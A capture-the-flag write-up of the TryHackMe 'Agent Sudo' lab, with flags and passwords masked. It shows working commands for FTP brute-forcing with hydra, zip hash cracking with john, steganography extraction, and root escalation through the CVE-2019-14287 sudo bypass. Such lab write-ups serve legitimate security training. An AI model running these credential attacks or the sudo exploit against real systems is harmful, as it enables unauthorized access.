Agent Sudo Writeup
Welcome to my writeup! We will explore Agent Sudo room in this writeup!
Task 1#
Deploy the machine and ready to dive in!
Task 2#
Lets perform a nmap scan on target system
┌─[woahuh@parrot]─[~]
└──╼ $nmap -sV -Pn -A 10.48.164.152
Nmap scan report for 10.48.164.152
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.92 seconds
Now we got some basic information and we see 3 ports are open
Lets see the website
Oh, we need a codename to access this website? Lets try to spoof our codename

R doesnt work? Ok lets try others letters
┌─[woahuh@parrot]─[~]
└──╼ $curl -A "R" http://10.48.164.152/
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
<title>Annoucement</title>
</head>

<body>
<p>
Dear agents,
<br><br>
Use your own <b>codename</b> as user-agent to access the site.
<br><br>
From,<br>
Agent R
</p>
</body>
</html>
Lets go! We got some results after try C
┌─[woahuh@parrot]─[~]
└──╼ $curl -A "C" -L http://10.48.164.152/
Attention c****, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>

From,<br>
Agent R
Task 3#
Lets try the ftp port now
┌─[woahuh@parrot]─[~]
└──╼ $ftp 10.48.164.152
Connected to 10.48.164.152.
220 (vsFTPd 3.0.3)
Name (10.48.164.152:woahuh): chris
331 Please specify the password.
Password:
ugh what is the password? Lets crack it now!
Lets go, we cracked it!
┌─[woahuh@parrot]─[~]
└──╼ $hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.48.164.152
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 18:24:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.48.164.152:21/
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 14344159 to do in 996:08h, 16 active
[21][ftp] host: 10.48.164.152   login: *****   password: ******
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02 18:26:03
We have 3 files here, lets get “To_agentJ.txt” file, it might contain valuable information
┌─[woahuh@parrot]─[~]
└──╼ $ftp 10.48.164.152
Connected to 10.48.164.152.
220 (vsFTPd 3.0.3)
Name (10.48.164.152:woahuh): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58858|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||41080|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*************************************************************|   217        1.65 MiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.03 KiB/s)
ftp> exit
221 Goodbye.
We got it now, lets see what is in it
┌─[woahuh@parrot]─[~]
└──╼ $cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
Oh i should have get the all of them, dang
Lets go get it
┌─[woahuh@parrot]─[~]
└──╼ $ftp 10.48.164.152
Connected to 10.48.164.152.
220 (vsFTPd 3.0.3)
Name (10.48.164.152:woahuh): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14600|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||24172|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*************************************************************| 33143      106.54 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (63.57 KiB/s)
ftp> eixt
?Invalid command.
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||44558|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*************************************************************| 34842      165.94 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (66.51 KiB/s)
ftp> exit
221 Goodbye.
Hum, base on the question in the room, there should be a zip file in one of these 2 images
Lets see which one it is
┌─[woahuh@parrot]─[~]
└──╼ $binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22

┌─[woahuh@parrot]─[~]
└──╼ $binwalk cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
Oh, it is the cutie.png one
We know that our zip file is locked, lets crack the password with john
┌─[woahuh@parrot]─[~]
└──╼ $binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

┌─[woahuh@parrot]─[~]
└──╼ $ls
cute-alien.jpg            To_agentJ.txt           cutie.png
_cutie.png-0.extracted
┌─[woahuh@parrot]─[~]
└──╼ $cd _cutie.png-0.extracted
┌─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $ls
365  365.zlib  8702.zip
After use zip2john and john to crack the password, we got the password now. Lets see what is in it
┌─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $zip2john 8702.zip > hash.zip
┌─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt hash.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
*****            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2026-02-03 17:10) 3.225g/s 79277p/s 79277c/s 79277C/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
After extracted, we have a text file
┌─[✗]─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $7z e 8702.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:12 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
┌─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $ls
365  365.zlib  8702.zip  hash.zip  To_agentR.txt

Hum, this is a encrypted text… Lets use Cyberchef to decrypt it!
┌─[woahuh@parrot]─[~/_cutie.png-0.extracted]
└──╼ $cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
After use Cyberchef, we got the encrypted text
After use steghide for the other image, we see that there is a hidden file inside it
┌─[✗]─[woahuh@parrot]─[~]
└──╼ $steghide info cute-alien.jpg
"cute-alien.jpg":
format: jpeg
capacity: 1,8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "message.txt":
size: 181,0 Byte
encrypted: rijndael-128, cbc
compressed: yes
Lets try extract it with the passphrase we found in the encrypted message
┌─[woahuh@parrot]─[~]
└──╼ $steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
┌─[woahuh@parrot]─[~]
└──╼ $cat message.txt
Hi ******,

Glad you find this message. Your login password is *********!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
*****
Now we have the login password for an agent
Lets try ssh in target machine with that password
┌─[✗]─[woahuh@parrot]─[~]
└──╼ $ssh james@10.49.148.46
The authenticity of host '10.49.148.46 (10.49.148.46)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.148.46' (ED25519) to the list of known hosts.
james@10.49.148.46's password:
^[[BPermission denied, please try again.
james@10.49.148.46's password:
Permission denied, please try again.
james@10.49.148.46's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Tue Feb  3 10:36:57 UTC 2026

System load:  0.33              Processes:           102
Usage of /:   39.7% of 9.78GB   Users logged in:     0
Memory usage: 33%               IP address for ens5: 10.49.148.46
Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
Yes! We are in!
Task 4#
We can see there are 2 files here, we gonna see the flag first
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
************************
I never successfully search the incident but i think you can!
Task 5#
This machine is vulnerable to CVE-2019-14287
So we gonna use sudoers to priviliege escalation
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~#
Now lets see the root flag
root@agent-sudo:/root#  cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
******************

By,
******* a.k.a Agent R
So we finished another CTF room! Thanks for reading my writeup!